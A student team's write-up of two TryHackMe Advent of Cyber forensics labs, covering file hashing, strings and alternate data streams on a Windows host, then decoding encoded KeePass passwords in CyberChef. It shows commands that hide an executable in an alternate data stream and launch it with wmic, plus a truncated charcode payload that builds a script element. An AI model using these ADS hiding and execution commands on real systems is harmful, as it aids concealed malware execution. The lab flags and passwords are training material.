PSP0201 Week 6 Writeup

Group Name: Haxon

Members

ID	Name	Role
1211102370	Lau Zi Thao	Leader
1211102797	Teng Wei Joe	Member
1211103142	Wong Khai King	Member
1211101029	Garrison Goh Zen Ken	Member


Day 21: Blue Teaming – Time for some ELForensics

Tools used: Remmina, FireFox, Kali Linux

Solution/walkthrough:

Question 1

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?




```
PS C:\Users\littlehelper\Documents> cat 'db file hash.txt'
Filename:        db.exe
MD5 Hash:        596690FFC54AB6101932856E6A78E3A1
PS C:\Users\littlehelper\Documents> _
```

After navigating to the documents folder, we read the contents of ‘db file hash.txt’ for the answer.

Question 2

What is the MD5 file hash of the mysterious executable within the Documents folder?




```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documents\deebee.exe


PS C:\Users\littlehelper\Documents> _
```

The file hash can be obtained with the “Get-FileHash -Algorithm MD5 file.txt” command given in THM.

Question 3

What is the SHA256 file hash of the mysterious executable within the Documents folder?




```
PS C:\Users\littlehelper\Documents> Get-FileHash ./deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documents...


PS C:\Users\littlehelper\Documents> _
```


The SHA256 file hash can simply be obtained with the “Get-FileHash” command without any option following it.

Question 4


Using Strings find the hidden flag within the executable?



le: `c:\Tools\strings64.exe -accepteula file.exe`



```
PS C:\Users\littlehelper\Documents> C:/Tools/strings64.exe -accepteula ./deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
```




```
Program
System
Main
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Co
 Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebee
Copyright
  2020
$c8374a1e-384f-4cf2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework,Version=v4.0
```

When using the strings tool to scan deebee.exe, the flag can be found inside the output after running the command.

Question 5

What is the powershell command used to view ADS?




The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`


The answer can be found in information given in THM.

Question 6


What is the flag that is displayed when you run the database connector file?



```
PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```



```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path ./deebee.exe:hidedb)
Executing (Win32_Process)->Create()
```




C:\Users\littlehelper\Documents\deebee.exe:hidedb

```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
```

After using the “Get-Item -Path file.exe -Stream *” command to find the stream name, we used the “wmic process call create $(Resolve-Path file.exe:streamname)” command to launch the executable, and the flag can be found within.

Question 7

Which list is Sharika Spooner on?




```
Select an option: 2
Cletus Amerman
Allene Hirsh
Trevor Alred
Barbar Twersky
Royal Coday
Sonja Justus
Gilda Horn
Arianne Delucca
Lazaro Rutter
Tena Kayser
Jin Mcnichol
Tawana Eaglin
Collette Guess
Ronny Mcphearson
```

Sharika spooner can be found in the naughty list.

Question 8

Which list is Jaime Victoria on?



```
Select an option: 1
Romana Rossbach
Krystin Kahler
Vito Rodrigez
Malka Cipolla
Angela Vecchio
Miriam Sing
Neta Bogan
Kathie Bramhall
Eli Glasco
Marcell Vanbrunt
Dorotha Stallworth
Lamont Yount
Tomoko Claro
Bryan Scogin
Sueann Kish
Roselee Drumheller
Claribel Kilgore
Sharan Jemison
Estefana Routt
```

Jaime Victoria can be found in the Nice list

Thought Process/Methodology:

We first started with connecting to the deployed machine using remmina. We navigated to the documents folder, we read the contents of 'db file hash.txt' for the answer. We then used the "Get-FileHash -Algorithm MD5 file.txt" command given in THM to get the MD5 file hash of the mysterious executable within the Documents folder. We then used the "Get-FileHash" command on the executable to get the SHA256 file hash. We then used the "c:\Tools\strings64.exe -accepteula file.exe" command to run for the Strings tool to scan the mysterious executable, one of the flags can be found in the output. After using the "Get-Item -Path file.exe -Stream *" command to find the stream name, we used the "wmic process call create $(Resolve-Path file.exe:streamname)" command to launch the executable, and the flag can be found within. We then searched for the names on the given questions in the nice list and naughty list.


Day 22: Blue Teaming – Elf McEager becomes CyberElf

Tools used: Kali Linux, Remmina, CyberChef,Masterkey

Solution/walkthrough:


Question 1

What is the password to the KeePass database?



```
dGhlZ3JpbmNod2FzaGVyZQ==
```

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9+\\-=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian




Result snippet
thegrinchwashere

Using CyberChef, we used the Magic operation to decode the name of the folder to obtain the password to the KeePass database.

Question 2

What is the encoding method listed as the 'Matching ops'?




```
Matching ops: From
Base64, From Base85
```

The encoding method listed as the 'Matching ops' in the properties section is Base64.

Question 3

What is the note on the hiya key?




Notes: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

The following note is shown when opening the hiya key.

Question 4

What is the decoded password value of the Elf Server?



Delimiter
Auto

```
start: 16
  end: 16
length: 0
length: 16
 lines: 1
```

```
736e30774d346e21
```


```
  time: 1ms
length: 8
 lines: 1
```

```
sn0wM4n!
```

After opening the credentials of the Elf Server, we revealed the password by clicking on the ellipsis. We converted it from hex using CyberChef and obtained the output.

Question 5

What was the encoding used on the Elf Server password?




Notes: HEXtra step to decrypt.

A hint was given in the notes section of the credentials of the Elf Server. The encoding used on the Elf Server password is hexadecimal.

Question 6

What is the decoded password value for ElfMail?




```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```

```
ic3Skating!
```

The hint given by the notes section in the credentials of the ElfMail is ‘Entities’. We used CyberChef to decode the password value using the ‘From HTML Entity’ recipe and received the output.

Question 7

What is the username:password pair of Elf Security System?




Title:	Elf Security System	Icon:	
User name:	superelfadmin		
Password:	nothinghere	●●●	

The username password pair of Elf Security System can be found just by opening the credentials file.

Question 8

Decode the last encoded value. What is the flag?



Recipe

From Charcode

Delimiter: Comma Base: 10

From Charcode

Delimiter: Comma Base: 10

Input

length: 3114
lines: 1


```
118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32,
61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116,
101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112,
116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103,
46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97,
118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101,
115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116,
